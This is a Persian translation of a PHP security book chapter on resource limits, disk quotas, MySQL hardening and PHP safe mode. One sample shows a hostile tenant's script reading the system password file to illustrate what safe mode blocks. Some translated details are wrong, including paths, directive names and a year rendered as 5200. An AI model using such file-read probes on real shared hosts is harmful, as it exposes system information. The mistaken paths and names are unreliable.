معمولا مکانیسم‌هایی وجود دارند تا مقدار بیشینه‌ی حافظه یا زمان CPU را که می‌توانند توسط یک پردازش یکتا مورد استفاده قرار گیرند، تعداد بیشینه‌ی پردازش‌های همزمانی را که هر کاربر می‌تواند اجرا کند، و اندازه‌ی بیشینه‌ی یک فایل بر روی دیسک را محدود می‌کنند. تعدادی از سیستم‌های‌عامل حتی به مدیر سیستم اجازه می‌دهند تا زمان هایی از روز را مشخص نماید که کاربران خاص اجازه‌ی ورود دارند یا ندارند. جهت مثال، در FreeBSD (که بسیار به امنیت اهمیت می‌دهد و بنابراین تنظیمات مرتبط با امنیت بسیار بالاتری را نسبت به سایر توزیع‌ها ارائه می‌کند)، محدودیت‌های منابع معمولا توسط تنظیمات در /etc/login.conf مشخص می‌شوند که به ادمین[۳۶] اجازه می‌دهند تا دسته‌های مختلفی از کاربران را تعریف نماید. تحت سیستمی به این شکل، شما می‌توانید یک کلاس لاگین دایمون را مشخص کنید که اجازه دارد فایل‌های بسیاری را باز کند و از مقدار قابل توجهی از CPU استفاده کند ولی دارای محدودیت‌های شدیدی بر مقدار حافظه‌ای است که می‌تواند مورد استفاده قرار گیرد و تعداد پردازش‌هایی که اجازه داده می‌شوند. در لینوکس، محدودیت‌های منابع اغلب در /etc/login.defs و /etc/pam.d/limits.conf مشخص می‌شوند.

نکته :

صفحات دستورالعمل (یا man pages بر اساس دستور man که جهت خواندن آن‌ها استفاده می‌شود) جهت نسخه‌ی یونیکس یا لینوکس شما، مراجع قطعی جهت چنین سوالات فنی هستند. شما همچنین می‌توانید این صفحات دستورالعمل را به صورت آنلاین بخوانید اگر یک سیستم یونیکس در دسترس شما نیست یا مایلید بدانید که نسخه‌هایی در توزیع‌های مختلف، چه تفاوت‌هایی با هم دارند. ما صفحات دستورالعمل آنلاین OpenBSD را به عنوان یک منبع واضح و با نگهداری مناسب، پیشنهاد می‌دهیم.

---

[۳۵] Hang

[۳۶] Admin

دستورالعمل‌های دقیق جهت تعیین و تنظیم محدودیت‌های منابع، همان‌طور که قبلا گفتیم، اصولا خارج از گستره‌ی این مستند هستند ولی به صورت سنتی این موارد اولین خط دفاعی بر روی سیستم‌های بزرگ و چند کاربری هستند. همچنین این نکته اهمیت دارد که با محدودیت‌های پیش‌فرض سیستم خود در خصوص مواردی چون بیشینه‌ی اندازه‌ی فایل، آشنایی داشته باشید جهت زمان‌هایی که یک اسکریپت PHP جهت فایل‌های بزرگ به خوبی کار نمی‌کند.

معمولا دو نوع محدودیت منابع وجود دارد: نرم و سخت. محدودیت‌های نرم می‌توانند به صورت دستی توسط یک کاربر دارای مجوز افزایش یابند اگر برنامه‌ی وی نیازمند مقادیر پیش‌فرض وی از منابع می‌باشد تا مقداری که به عنوان حد سخت مشخص شده است. برای جزئیات پیرامون چگونگی تغییر محدودیت‌های منابع به مستندات سیستم‌عامل خود مراجعه کنید چرا که نسخه‌ها با هم متفاوت هستند. صفحات دستورالعمل جهت ulimit یکی نقطه‌ی آغاز مناسب هستند. محدودیت نرم بیشتر به عنوان یک هشدار وجود دارد و تا حدی شبیه خط قرمز در نشانگر بنزین ماشین، عمل می‌کند. اگر لازم باشد می‌توانید از محدودیت نرم عبور کنید ولی می‌دانید که فضای شما در حال اتمام است. محدودیت سخت تنها می‌تواند توسط مدیر سیستم تغییر داده شود و نشان دهنده‌ی یک سقف قطعی جهت استفاده از منابع می‌باشد.

۴,۲,۲ سهم دیسک (Disk Quotas)

کنترل میزان فضای دیسک اختصاص یافته به کاربران مختلف از طریق سهم دیسک انجام می‌شود. سهم‌ها معمولا از نقطه‌ی لود دیسک (mount point) فعال می‌شوند که دارای فایل‌های سهم باینری خاصی است که مشخص میکنند فضای دیسک باید به چه صورت جهت کاربران و/یا گروه‌ها اختصاص یابد. یک سهم دیسک به عنوان محدودیت نرم در نظر گرفته می‌شود و می‌توان از آن فراتر رفت البته جهت مدتی مشخص که بعد از آن به یک محدودیت سخت تبدیل می‌شود و کاربر دیگر نمی‌تواند داده‌ی بیشتری را ذخیره نماید تا زمانی که اول فایل‌های دیگر را حذف نماید.

برای جزئیات دقیق و اختصاصی در خصوص چگونگی تنظیم و فعال‌سازی سهم دیسک به مستندات سیستم عامل خود مراجعه کنید. صفحات دستورالعمل جهت quota(1) و quoton(8) جای مناسبی جهت شروع هستند.

همچنین می‌توانید محدودیت‌های استفاده از دیسک را در برنامه‌های PHP خود اجرا نمایید هرچند که تابع داخلی که اندازه‌ی تجمیعی تمامی فایل‌ها را در یک دایرکتوری به شما بدهد، وجود ندارد. بنابراین، ضروری است که دستور du یونیکس از درون PHP اجرا شود، به این شکل:

```
// get the number of bytes being used on disk
$path = '/path/to/directory'
$bytes = shell_exec( '/bin/du -s ' . escapeshellarg( $path ) );
```

آرگومان s- به du می‌گوید که یک خلاصه‌ی یک خطی از فضای دیسک مورد استفاده توسط دایرکتوری موجود در $path را ارائه دهد. بدون آن، du محتوای دایرکتوری را به صورت بازگشتی مرور می‌کند و یک خط را جهت فضای دیسک مورد استفاده توسط هر زیردایرکتوری ایجاد می‌کند و سپس در انتهای لیست، مجموع را نشان می‌دهد. ممکن است چندین ثانیه جهت du طول بکشد که دایرکتوری‌های بزرگ را مرور کند بنابراین ممکن است بهتر باشد که برنامه‌ی خود را به گونه‌ای کدنویسی کنید که du را تنها به صورت تناوبی اجرا نموده و نتایج را کش کند.

۴,۲,۳ محدودیت‌های منابع خود PHP

PHP دارای مجموعه‌ی مخصوص محدودیت‌های منابع است که در php.ini تنظیم می‌شوند و معمول‌ترین محدودیت‌های منابع را کنترل می‌کنند. هیچ تنظیمات صحیح و یا پیشنهادی جهت این دستورالعمل‌ها وجود ندارد؛ شما باید برنامه‌های خود را تحلیل کنید تا دریابید که چه محدودیت‌هایی، مناسب هستند و سپس این دستورالعمل‌ها را بر این اساس، مشخص کنید:

دستورالعمل بولی file_uploads این مسئله را کنترل می‌کند که آیا PHP می‌خواهد که آپلود فایل‌ها را مدیریت نماید یا خیر.

دستورالعمل upload_max_filesize میزان اندازه‌ی بیشینه‌ی اجازه داده شده جهت فایل‌های آپلود شده را کنترل می‌کند.

دستورالعمل post_max_filesize را می‌توان جهت محدود نمودن اندازه‌ی کل آرایه‌ی $_POST جهت درخواست‌های HTTP POST مورد استفاده قرار داد.

دستورالعمل max_execution_time این مسئله را کنترل می‌کند که اسکریپت شما تا چه مدت می‌تواند اجرا شود و پس از آن به عنوان یک مشکل جهت منابع به شمار خواهد رفت و بسته خواهد شد. این ساعت جهت رخدادهای بیرون از PHP اجرا نمی‌شود بنابراین حتی اگر از shell_exec() جهت اجرای یک پردازش طولانی استفاده کنید، می‌توانید از یک زمان نسبتا کوتاه با max_execution_time استفاده کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

تنظیمات max_input_time باعث می‌شود که اجرای PHP متوقف شود اگر بیش از زمانی طول بکشد که شما جهت آپلود داده‌ها و یا نوع یک پاسخ بر روی کنسول، تعیین کرده اید.

به منظور استفاده از دستورالعمل memory_limit، باینری PHP شما باید توسط سویچ تنظیمی --enable-memory-limit کامپایل شده باشد. در این صورت، شما می‌توانید مقدار بیشینه‌ی حافظه‌ای را که هر کدام از پردازش‌های PHP می‌تواند مصرف نماید، مشخص نمایید.

فعال نمودن ویژگی محدودیت حافظه همچنین تابع memory_get_usage() را نیز فعال می‌کند به صورتی که می‌توانید استفاده از منابع را از درون اسکریپت‌های PHP تشخیص دهید.

دستورالعمل mysql_max_links باعث مشخص نمودن تعداد بیشینه‌ی ارتباطات MySQL جهت هر پردازش می‌شود به گونه‌ای که هر اسکریپت PHP نمی‌تواند تعدادی بیشتر از این تعداد ارتباط با پایگاه‌های داده‌ی MySQL را در هر زمان، ایجاد نماید. اگر تصمیم به استفاده از این ویژگی بگیرید، باید برابر با تعداد پایگاه‌های داده‌ای باشد که برنامه‌ی شما مورد استفاده قرار می‌دهد که معمولا تنها یک مورد است.

۴،۳ حفاظت از پایگاه‌های داده

ما در خصوص کنترل بر روی دسترسی به فایل‌ها و دایرکتوری‌ها به صورت کلی صحبت نموده ایم که بر اساس سیستم عامل و یا تنظیمات php.ini می‌باشد. اکنون به مدیریت دسترسی به فایل‌ها و دایرکتوری‌های خاص مرتبط با پایگاه‌های داده‌ی MySQL می‌پردازیم که تا حدودی به این دلیل است که انجام این کار دارای مشکلات خاصی می‌باشد و تا حدی نیز به این دلیل که جهت بخش بعدی این فصل، آماده شویم.

کتاب‌های کاملی را می‌توان در خصوص این موضوع نوشت، بنابراین ما تنها می‌توانیم مفاهیم ابتدایی را در اینجا مورد بحث قرار دهید. ولی از آنجا که PHP و MySQL اغلب به صورت نزدیک با هم کار می‌کنند، درک این مفاهیم جهت حفاظت از پایگاه‌های داده جهت هر برنامه‌نویسی دارای اهمیت است. جهت یک بحث پیشرفته‌تر در خصوص این موضوع، کتابی که پیشنهاد می‌دهیم (هرچند که مختص MySQL نمی‌باشد) عبارت است از خلاصه‌ی امنیت سرور SQL نوشته‌ی موریس لویس (http://apress.com/book/bookDisplay.html?bID=230).

پایگاه‌های داده‌ی شما مطمئنا قلب داده‌های شما بر روی سیستم هستند. ما فرض می‌کنیم که (همان‌طور که همواره فرض می‌نماییم) شما دارای داده‌هایی هستید که باید مخفی نگه‌داشته شوند ولی حتی اگر مالکین واقعی این داده‌ها مشکلی با افشا شدن آن‌ها نداشته باشند، این امر به تصمیم آن‌ها وابسته است. داده‌های

آن‌ها باید عمومی شود چرا که آن‌ها می‌خواهند عمومی باشند و نه به این دلیل که شما به عنوان یک مدیر سیستم، در حفاظت از آن‌ها، توجه لازم را مبذول نکرده‌اید.

۴,۳,۱ مجوزهای فایل سیستم پایگاه‌داده

پایگاه‌های داده‌ی MySQL شامل فایل‌های باینری هستند که دردایرکتوری داده‌ی MySQL ذخیره شده‌اند. این مکان به صورت پیش‌فرض var/db/mysql/ می‌باشد ولی این مکان را می‌توان در فایل تنظیمات سرور و یا بر روی خط فرمان، بازنویسی نمود. اطمینان از اینکه این دایرکتوری، دارای مجوزهای صحیح می‌باشد دارای اهمیت بسیار بالایی جهت امنیت کلی داده‌های شما می‌باشد. ولی ممکن است واضح نباشد که این تنها خود فایل‌های داده نیستند که نیازمند چنین حفاظتی هستند. هر نوع فایل لاگ که توسط سرور MySQL شما ایجاد می‌شود (http://dev.mysql.com/doc/mysql/en/log-files.html) نیز شایسته‌ی چنین حفاظتی است، چرا که ممکن است شامل متن ساده‌ی جستجوها باشند که شامل جستجوهایی است که شامل رمزعبور برنامه‌ها و یا سایر اطلاعات حساس می‌باشد. هرکسی که بتواند این فایل‌ها را بخواند می‌تواند مالکیت هر نوع رمزعبور موجود در آن‌ها را نیز ارائه آورد. در خصوص MySQL، مکان پیش‌فرض جهت این فایل‌های لاگ، عبارت است از خود دایرکتوری پایگاه‌داده یعنی var/db/mysql/ که کنترل دسترسی هم به فایل‌های پایگاه‌داده و هم لاگ‌ها را به صورت همزمان، راحت‌تر می‌کند. و البته، لاگ دقیق اختیاری است؛ بر روی یک سیستم تولید شما احتمالا هر جستجو را ذخیره نخواهید نمود.

در هر صورت، شما باید مراقب باشید که مجوزهای دسترسی درستی را جهت تمامی فایل‌ها و دایرکتوری‌های مربوطه‌ی مورد استفاده توسط پایگاه‌داده‌ی خود، تنظیم می‌کنید. بی‌فایده است که تلاش کنید تا سطوح بالاتری از امنیت را ارائه نمایید (همان‌طور که در بخش بعدی این فصل مورد بحث قرار خواهیم داد). اگر این فایل‌ها و دایرکتوری‌ها به صورت کامل در برابر خواندن و یا حتی نوشتن توسط خوانندگان بدون مجوز قرار داشته باشند.

ما فرآیند زیر را پیشنهاد می‌دهیم:

۱- درون خود دایرکتوری داده (همان‌طور که قبلا اشاره کردیم، معمولا var/db/mysql/)، شما معمولا تنها دایرکتوری‌ها را خواهید یافت که هر کدام مرتبط با یک پایگاه‌داده هستند. بعد از تغییر به این دایرکتوری، مالکین و گروه‌های تمامی این زیردایرکتوری‌ها را برابر با همان userid قرار دهید که پردازش سرور MySQL به عنوان آن، اجرا می‌شود (معمولا mysql)، که این کار با این دستور انجام می‌شود:

```
chown -R mysql:mysql ./
```

در این دستور پرچم -R به معنای بازگشت بر روی تمامی زیردایرکتوری‌ها می‌باشد. در ادامه یک مالک و گروه جداشده توسط علامت دو نقطه را که می‌خواهیم تنظیم شود، مشخص می‌کنیم. در نهایت علامت ./ (نقطه ممیز) به سیستم عامل می‌گوید که بازگشت را در دایرکتوری جاری آغاز کند.

۲- حالت دایرکتوری داده را بر روی قابل خواندن تنها توسط کاربر mysql قرار دهید که با دستوری شبیه به این انجام می‌شود:

```
chmod -R 700 ./
```

در اینجا نیز، پرچم -R به معنای بازگشت در میان تمامی زیردایرکتوری‌ها می‌باشد و علامت ./ (نقطه ممیز) نیز به معنای شروع از دایرکتوری جاری می‌باشد. مقدار مبنای هشت ۷۰۰ مجوزهای rwx را جهت مالک تنظیم می‌کند (که کاربر mysql می‌باشد) و تمامی مجوزها جهت گروه و جهان را خاموش می‌کند.

با این حال، هنگامی که مجوزها به درستی مشخص شدند، همچنان باید کارهای دیگری نیز انجام دهید.

۴,۳,۲ کنترل دسترسی به پایگاه‌داده: جداول Grant

بسیاری از کاربران MySQL هیچ وقت محتوای پایگاه‌داده‌ی mysql را بررسی نمی‌کنند که به صورت پیش‌فرض در هر نصب MySQL ایجاد می‌شود و این مسئله را کنترل می‌کند که کدام کاربران می‌توانند چه کارهایی با پایگاه‌های داده‌ای که ممکن است وجود داشته باشند، انجام دهند و همچنین سایر فرا اطلاعات را در خصوص پایگاه‌های داده بر روی سرور ذخیره می‌کند. جداول مختلف مرتبط با تایید صلاحیت کاربر، پیچیده و مرتبط هستند و به بهترین شکل توسط گزاره‌های GRANT و REVOKE در MySQL یا با یک GUI از قبیل phpMyAdmin مدیریت می‌شوند. لایه‌ی احراز صلاحیت MySQL در بخش‌های ۵-۵ و ۵-۶ دستورالعمل MySQL آورده شده است.

تغییر جداول grant در پایگاه‌داده، اندکی مشکل است و اشتباهات باعث می‌شوند یا داده‌های شما از دسترس خارج شوند و یا در معرض دید جهان قرار گیرند. ولی به همین دلیل است که شما باید با این جداول آشنا شوید چرا که امنیت موثر پایگاه‌داده در لایه‌ی احراز صلاحیت، آغاز می‌شود. بنابراین، اجازه دهید که شروع کنیم.

۴,۳,۳ تنظیمات امنیتی در نصب MySQL

در یک نصب معمول، مجوزهای دسترسی پیش‌فرض با اجرای ابزار mysql_install_db مشخص می‌شوند (یعنی، جداول گرانت پیش‌فرض ایجاد می‌گردند). متاسفانه، این پیش‌فرض‌ها تا حد ترسناکی غیرایمن هستند:

دو کاربر root ایجاد می‌شوند که هر دو دارای رمزعبور خالی هستند. بر روی یک سیستم یونیکس، یک کاربر root می‌تواند از localhost مرتبط شود و دیگری می‌تواند از همان میزبانی وصل شود که سرور وصل می‌شود (یعنی، استفاده از نام میزبان یکسان، مثل mysql.example.com یا آدرس IP یکسان). بر روی سرور ویندوز، یک کاربر root می‌تواند از localhost وصل شود و دیگری می‌تواند از هر میزبانی وصل شود. به یاد داشته باشید که این دو دارای هیچ رمزعبوری نیستند.

دو کاربر ناشناس ایجاد می‌شوند که دارای تمامی مجوزها بر روی پایگاه‌های داده‌ی با نام test (یا نام هایی که با test شروع می‌شوند) می‌باشند. به مانند root، یکی از این کاربران می‌تواند از localhost وصل شود. دیگری می‌تواند تنها از همان میزبان (بر روی یونیکس) وصل شود یا از هر میزبانی (بر روی ویندوز). در اینجا نیز، این‌ها دارای هیچ رمز عبوری نیستند.

بر همین اساس، اولین چیزی که یک مدیر سیستم باید با یک نصب جدید انجام دهد، سخت‌تر نمودن آن یا بهبود امنیت کلی آن است. در فصل‌های قبلی، ما اسکریپت‌های PHP را جهت این نوع فعالیت خط فرمان هم جهت ثبت فعالیت خود و هم جهت ایجاد سازگاری، ایجاد کردیم. ولی این امر اندکی سخت است چرا که به وضعیت دقیق نصب شما، به شیوه‌ی تعیین شده توسط queryهای شما، بستگی دارد. و بنابراین، جهت داشتن کنترل کامل بر روی این پردازش، شما باید این کار را به صورت تعاملی انجام دهید. بنابراین، ما در اینجا یک توالی نمونه از دستورات SQL را ارائه می‌کنیم که می‌توانند خط به خط یا از خط فرمان MySQL و یا از طریق یک GUI مدیریتی MySQL از قبیل PHPMyAdmin اجرا شوند.

```
--- get rid of the test database, which is accessible to anyone from anywhere
DROP DATABASE test;

--- deal now with the mysql database, which contains administrative information
USE mysql;

--- check that privilege specifications for test% databases exist
SELECT * FROM db WHERE Db LIKE 'test%';
--- and delete them
DELETE FROM db WHERE Db LIKE 'test%';
```

```
--- check that anonymous users exist for this server
SHOW GRANTS FOR ''@'localhost';
--- revoke their privileges
REVOKE ALL ON *.* FROM ''@'localhost';
--- and delete them
DELETE FROM user WHERE User = '' and Host = 'localhost';

--- do the same for any anonymous users on your own server
--- !!! be sure to replace example.com with your own server name !!!
DELETE FROM user WHERE User = '' and Host = 'example.com';

--- do the same for root on your own server
--- !!! be sure to replace example.com with your own server name !!!
REVOKE ALL ON *.* FROM 'root'@'example.com';
DELETE FROM user WHERE User = 'root' and Host = 'example.com';

--- clean up by clearing any caches
FLUSH PRIVILEGES;
```

بعد از حذف نمودن پایگاه‌داده‌ی test، شما پایگاه‌داده‌ی mysql را تمیز می‌کنید به این صورت که در ابتدا هر کاربر ناشناس محلی را حذف می‌کنید. توجه کنید که مشخصات مجوزهای این کاربران به صورت مستقل از این مسئله وجود دارند که آیا خود این کاربران وجود دارند یا خیر، بنابراین شما هم باید مجوزهای آن‌ها را فسخ نمایید و هم خود آن‌ها را حذف کنید. سپس، شما همین کار را جهت کاربران ناشناسی انجام خواهید داد که ممکن است بر روی سرور شما وجود داشته باشند.

بعد از اینکه این روند تمیز کاری تمام شد، شما در ادامه باید مطمئن شوید که یک رمزعبور جهت تنها کاربر پیش‌فرض باقی مانده و قابل قبول که root@localhost است، تعیین شود. این امر را می‌توانید با استفاده از ابزار خط فرمان mysqladmin با دستوری به مانند زیر، انجام دهید:

```
mysqladmin -u root password 's3kr3t'
```

این در واقع اولین کاری است که باید بعد از نصب MySQL انجام شود چرا که دسترسی root به پایگاه‌داده در تمام مدتی که داشتید جستجوها را سخت می‌کردید، در دسترس عموم قرار داشته است. ولی ما اعتقاد داریم که مهم‌تر این است که root قابل دسترسی به شبکه و دو حساب کاربری تست را قبل از ادامه‌ی کار، حذف کنیم به این دلیل که شما از لحاظ فنی باید هر چهار رمزعبور را مشخص نمایید تا واقعا دسترسی را محدود کنید.

۴,۳,۴ ارائه‌ی مجوزها به شکلی محافظه کارانه

امنیت واقعی نیازمند دید کاملا دقیق و نزدیک به چیزی است که کاربران می‌توانند انجام دهند و سپس تحلیل اینکه چه کارهایی را باید اجازه داشته باشند که انجام دهند. در هیچ جایی این امر مهم‌تر و واضح‌تر از تصمیم‌گیری در خصوص این مسئله نیست که کاربران پایگاه‌داده‌ی شما باید چه مجوزهایی داشته باشند.

بسیاری و شاید حتی اغلب، کاربران پایگاه‌داده‌ی شما، انسان نیستند بلکه برنامه‌ها هستند. به ندرت می‌توان دلیلی یافت که چرا ارتباطات برنامه‌ها باید قادر باشند که وظایف مدیریتی از قبیل DROP TABLES و GRANT را انجام دهند. چنین مجوزهای خطرناکی باید تنها جهت کاربران مدیریتی ارائه شوند و باید به صورت آشکار جهت حساب‌های غیرمدیریتی، فسخ شوند.

در واقع، ایده‌ی خوبی است که دو حساب را جهت هر پایگاه‌داده ایجاد کنیم: یکی جهت کاربران انسانی مورد اعتماد (مدیران پایگاه‌داده) و دیگری جهت خود برنامه. اغلب برنامه‌ها می‌توانند با یک مجموعه‌ی بسیار محدود از مجوزها به کار خود ادامه دهند از قبیل SELECT،INSERT، UPDATE و LOCK TABLES.

از آنجا که اطلاعات ارتباطی پایگاه‌داده‌ی یک برنامه باید بر روی دیسک در جایی قرار داشته باشند که کاربر nobody بتواند آن‌ها را بخواند، محدود کردن جست و جوهایی که حساب برنامه می‌تواند اجرا کند ممکن است به محدود نمودن صدماتی که یک مهاجم می‌تواند وارد کند، کمک نماید. با این حال، بسیار ساده می‌توان کل داده‌های یک جدول را با یک گزاره‌ی یکتای UPDATE از بین برد؛ تنها حفاظت دقیق عبارت خواهد بود از محدود کردن مجوزها به تنها SELECT که جهت اغلب برنامه‌ها، خیلی واقع گرایانه نیست.

ممکن است این طور به نظر برسد که برنامه‌ها باید اجازه داشته باشند تا DELETE را اجرا کنند (به هر حال، رکوردهای قدیمی که مورد استفاده قرار نمی‌گیرند نباید به حال خود باقی بمانند- یا باید بمانند؟). ولی حتی در اینجا نیز وضعیت اندکی پیچیده‌تر از چیزی است که در نگاه اول به نظر می‌رسد. بعضی از برنامه‌ها نیازمند توانایی DELETE نمودن رکوردها در بعضی از جداول هستند ولی اغلب آن‌ها می‌توانند به گونه‌ای نگاشته (یا بازنویسی) شوند که DELETE دیگر یک الزام نباشد.

۴,۳,۵ اجتناب از فعالیت شبکه‌ای غیر ایمن

ما فصول هفتم و هشتم را به بحث پیرامون روش‌هایی اختصاص دادیم که کارهای شبکه‌ای شما را ایمن می‌کنند. این گزاره دارای اهمیت خاص خواهد شد زمانی که به خاطر داشته باشید که یک اکسپلویت بر

روی یک سرور دور دست می‌تواند، اگر با سرور محلی شما ارتباط شبکه‌ای داشته باشد، تمامی اطلاعات و قدرت پایگاه‌داده‌ی شما را در دسترس یک مهاجم قرار دهد. تنها کافی است که کرم MySpool را در نظر گرفت که در تاریخ ژانویه‌ی ۵۲۰۰ توانست به بیش از ۸۰۰۰ سرور شبکه‌ای با رمزعبورهای root ضعیف MySQL گسترش یابد. اگر نیازی به ارتباط از راه دور با پایگاه‌داده‌ی خود ندارید (مثلا جهت نگهداری از خارج از سایت)، می‌توانید mysqld_safe را با گزینه‌ی --skip-networking آغاز کنید که یک پورت آزاد دیگر بر روی سرور شما یعنی firewall tcp 3306 را خاموش می‌کند.

اگر به ارتباطات شبکه نیازی ندارید، آنگاه تنها از میزبان‌های خاص به آن‌ها اجازه دهید (مثلا در یک خوشه‌ی وب سرور) رویکرد تونل SSH را می‌توان جهت ایمن نمودن ارتباطات MySQL به کار گرفت (و همین طور ارتباطات شبکه به صورت کلی)؛ این یک روش عالی جهت محدود کردن این امر است که چه کسی می‌تواند یک ارتباط را با سرور MySQL شما، آغاز نماید. با این حال، باید از آن به همراه یک فایروال استفاده کنید که همه‌ی دیگر روش‌های دسترسی به پورت ۳۳۰۶ را می‌بندد.

۴،۳،۶ افزودن قابلیت Undo با پشتیبانی‌های متناوب

از mysqldump جهت پشتیبان‌گیری از پایگاه‌های‌داده‌ی خود به صورت متناوب و مکرر استفاده کنید. این موضوع به اندازه‌ای مهم است که باید بخشی از دستورات نصب MySQL باشد.

اکنون به یک راه حل مبتنی بر نرم‌افزار مفید جهت مباحث امنیتی ایجاد شده توسط مجوزهای دسترسی، خواهیم پرداخت.

۴،۴ حالت ایمن (Safe Mode) در PHP

حالت ایمن PHP تلاشی است جهت حل حداقل بعضی از مشکلات امنیتی موجود در مباحث دسترسی با تغییر رفتار برنامه‌های نوشته شده به زبان PHP. در حالی که ممکن است درست نباشد که بتوانیم مشکلات سطح سیستمی را در سطح برنامه حل کنیم، با این حال، بعضی از مدیران سیستم‌ها تصمیم گرفته‌اند که PHP را در حالت ایمن بر روی سرورهای خود اجرا کنند. به شکل مشابه، بعضی از میزبان‌ها هم تصمیم گرفته‌اند که PHP را تنها در حالت ایمن، ارائه کنند.

هنگام فعالیت در حالت ایمن، PHP به مالک یک اسکریپت اجازه می‌دهد تا تنها بر روی فایل‌ها و دایرکتوری‌های شخصی خودش، فعالیت کند. این محدودیت در واقع تا حد زیادی احتمال استفاده از PHP جهت اجرای حمله به یکپارچگی سیستم را به حداقل می‌رساند و بنابراین حالت ایمن یک گزینه‌ی جذاب

جهت مدیران سیستمی است که نمی‌خواهند تمام تلاش ممکن را جهت ایجاد محدودیت‌های امنیتی بهتر، انجام دهند. با این حال، در بهترین حالت، این روش یک راه حل موقتی است و بنابراین اگر نیازمند سطوح واقعی از امنیت هستید، نباید انتظار داشته باشید که حالت ایمن میزبان شما و یا سرور خود شما می‌تواند این نوع امنیت را جهت شما به ارمغان آورد.

۴,۴,۱ حالت ایمن چگونه کار می‌کند

فعال نمودن حالت ایمن تنها نیازمند تنظیم یک دستورالعمل تنظیمی در بخش حالت ایمن ناحیه‌ی گزینه‌های زبانی در یک فایل php.ini می‌باشد: sade_mode TRUE (یا برابر با on یا ۱). البته، شما باید یک مدیرسیستم بوده و یا به صورتی به این فایل دسترسی داشته باشید.

هنگامی که حالت ایمن فعال شد، PHP یک بررسی UID را بر روی هر عملیات فایل انجام می‌د هد و این مسئله را مشخص می‌کند که آیا userid یک اسکریپت (که مالک آن را مشخص می‌کند) برابر با userid فایل یا دایرکتوری می‌باشد که یک عملیات (خواندن یا نوشتن، ایجاد کردن یا حذف کردن) در حال ارائه می‌باشد.

اجازه دهید فرض کنیم که یک کاربر مهاجم jasong حق‌داشتن یک وب‌سایت بر روی یک سرور اشتراکی را خریداری نموده است. این کاربر مالک یک دایرکتوری است که معمولا docroot نامیده می‌شود، که وب‌سایت وی در آن قرار خواهد گرفت و وی یک اسکریپت را ایجاد می‌کند، چیزی مثل اسکریپت زیر (که ما آن را innocuous.php می‌نامیم)، که تلاش می‌کند فایل رمزعبور سیستم را بخواند:

```
<?php readfile( '/etc/password' ); ?>
```

از آنجا که فایل /etc/passwd بر اساس ضرورت جهت تمامی کاربران قابل خواندن است، یک موتور PHP استاندارد (که حالت ایمن در آن فعال نیست) فایل را به مهاجم می‌دهد. این امر به اندازه‌ای که به نظر می‌رسد، جدی نیست چرا که رمزعبورهای سیستمی معمولا در آنجا ذخیره نمی‌شوند بلکه در /etc/shadow قرار دارند که تنها توسط root قابل دسترسی است. ولی این فایل افشا شده اطلاعات فراوانی را در خصوص سیستم شما ارائه می‌دهد که نباید افشا شوند، شامل اینکه کدام نام کاربری‌ها دارای شل‌های لاگین هستند.

با این حال، زمانی که حالت ایمن فعال است، خروجی معمول جهت این اسکریپت، محتوای این فایل نخواهد بود بلکه چیزی شبیه به این است:

```
Warning: SAFE MODE Restriction in effect.
The script whose uid is 123 is not allowed to access /etc/password
owned by uid 0 in /docroot/innocuous.php on line 1
```

این پیام به ما می‌گوید که یک اسکریپت تحت مالکیت کاربر ۱۲۳ (یعنی، jasong) تلاش دارد که به فایلی که تحت مالکیت کاربر ۰ (یعنی root) است دسترسی یابد و اینکه این دسترسی مسدود شده است چرا که مالکین مربوطه، یکسان نیستند. بنابراین، در این حالت، روشن نمودن حالت ایمن یک سطح قابل توجه از حفاظت را ارائه می‌دهد.

یک جایگزین جهت بررسی دقیق UID حالت ایمن، یک بررسی GID است که با قرار دادن safe_mode_gid on (یا true یا ۱) فعال می‌شود. این دستورالعمل این بررسی را تسکین می‌دهد به گونه‌ای که تایید خواهد شد اگر GID (مالک گروه) این اسکریپت با GID فایل یا دایرکتوری منطبق باشد. به این طریق، شما می‌توانید از یک گروه از توسعه دهندگان استفاده کنید که هر کدام از آن‌ها دارای userid مختص خود خواهند بود ولی همگی در گروه www قرار دارند.

۴,۴,۲ سایر ویژگی‌های حالت ایمن

دستورالعمل‌های تنظیمی اضافی سایر جزئیات عملکرد حالت ایمن را کنترل می‌کنند. ولی ما در اینجا یک مرور کلی را ارائه می‌دهیم به همراه بحثی پیرامون تعابیر هر کدام از دستورالعمل‌ها. با این حال، به بیان کلی، حالت ایمن به شما یک درجه‌ی قابل توجه از کنترل را بر روی دایرکتوری‌های ورودی، دایرکتوری‌های exec و متغیرهای محیطی قابل تنظیم توسط کاربر، می‌دهد. در اینجا یک توضیح مختصر در خصوص موارد تحت دستورالعمل‌های تنظیمی آورده شده است.

هنگامی که یک اسکریپت اجرا شده در یک محیط حالت ایمن شامل یک فایل از دایرکتوری مشخص شده توسط دستورالعمل safe_mode_include_dir می‌باشد، محدودیت‌های معمول userid (یا groupid) نادیده گرفته می‌شوند و یک اسکریپت تحت مالکیت یک فرد دیگر اجازه‌ی وارد شدن می‌یابد. این امر زمانی مفید است که شما می‌خواهید کتابخانه‌ها (از قبیل PEAR) را وارد نمایید و یک تنظیم معمول ممکن است شبیه به این باشد: `safe_mode_include_dir="/usr/local/lib/php/"`. هنگام مشخص نمودن مسیرها در دستورالعمل حالت ایمن، مطمئن شوید که ممیز انتهایی را وارد می‌کنید. بدون این ممیز، این مقدار به عنوان یک پیشوند در نظر گرفته یم شود به این معنی که /usr/local/lib منطبق با /usr/local/libdneba/ و

/usr/local/libchxo/ خواهد بود. بیش از یک دایرکتوری یا پیشوند را می‌توان با استفاده از یک فهرست جدا شده توسط دو نقطه، (در ویندوز با نقطه ویرگول جدا می‌شوند) مشخص نمود.

یکی از مهم‌ترین ویژگی‌های حالت ایمن عبارت است از توانایی کنترل دقیق اینکه کدام فایل‌های سیستمی می‌توانند توسط اسکریپت‌های PHP اجرا شوند. دستورالعمل safe_mode_exec_dir به مدیران اجازه می‌دهد تا یک دایرکتوری را مشخص نمایند که باینری‌های قابل اجرای مفید از قبیل ImageMagick و aspell را می‌توان اجرا نمود بدون اینکه به اسکریپت‌های PHP نیز اجازه دهیم که passwd یا سایر ابزارهای خطرناک سیستمی را اجرا نمایند. آرگومان این دستورالعمل عبارت است از نام یک دایرکتوری، که در آن شما یک لینک سمبولیک را به هر نوع فایل قابل اجرای قابل قبول، ایجاد می‌کنید. بنابراین، این فرآیند چیزی شبیه به این خواهد بود. در ابتدا، شما یک ورودی مناسب را در php.ini ایجاد می‌کنید:

```
safe_mode_exec_dir='/bin/safe/'
```

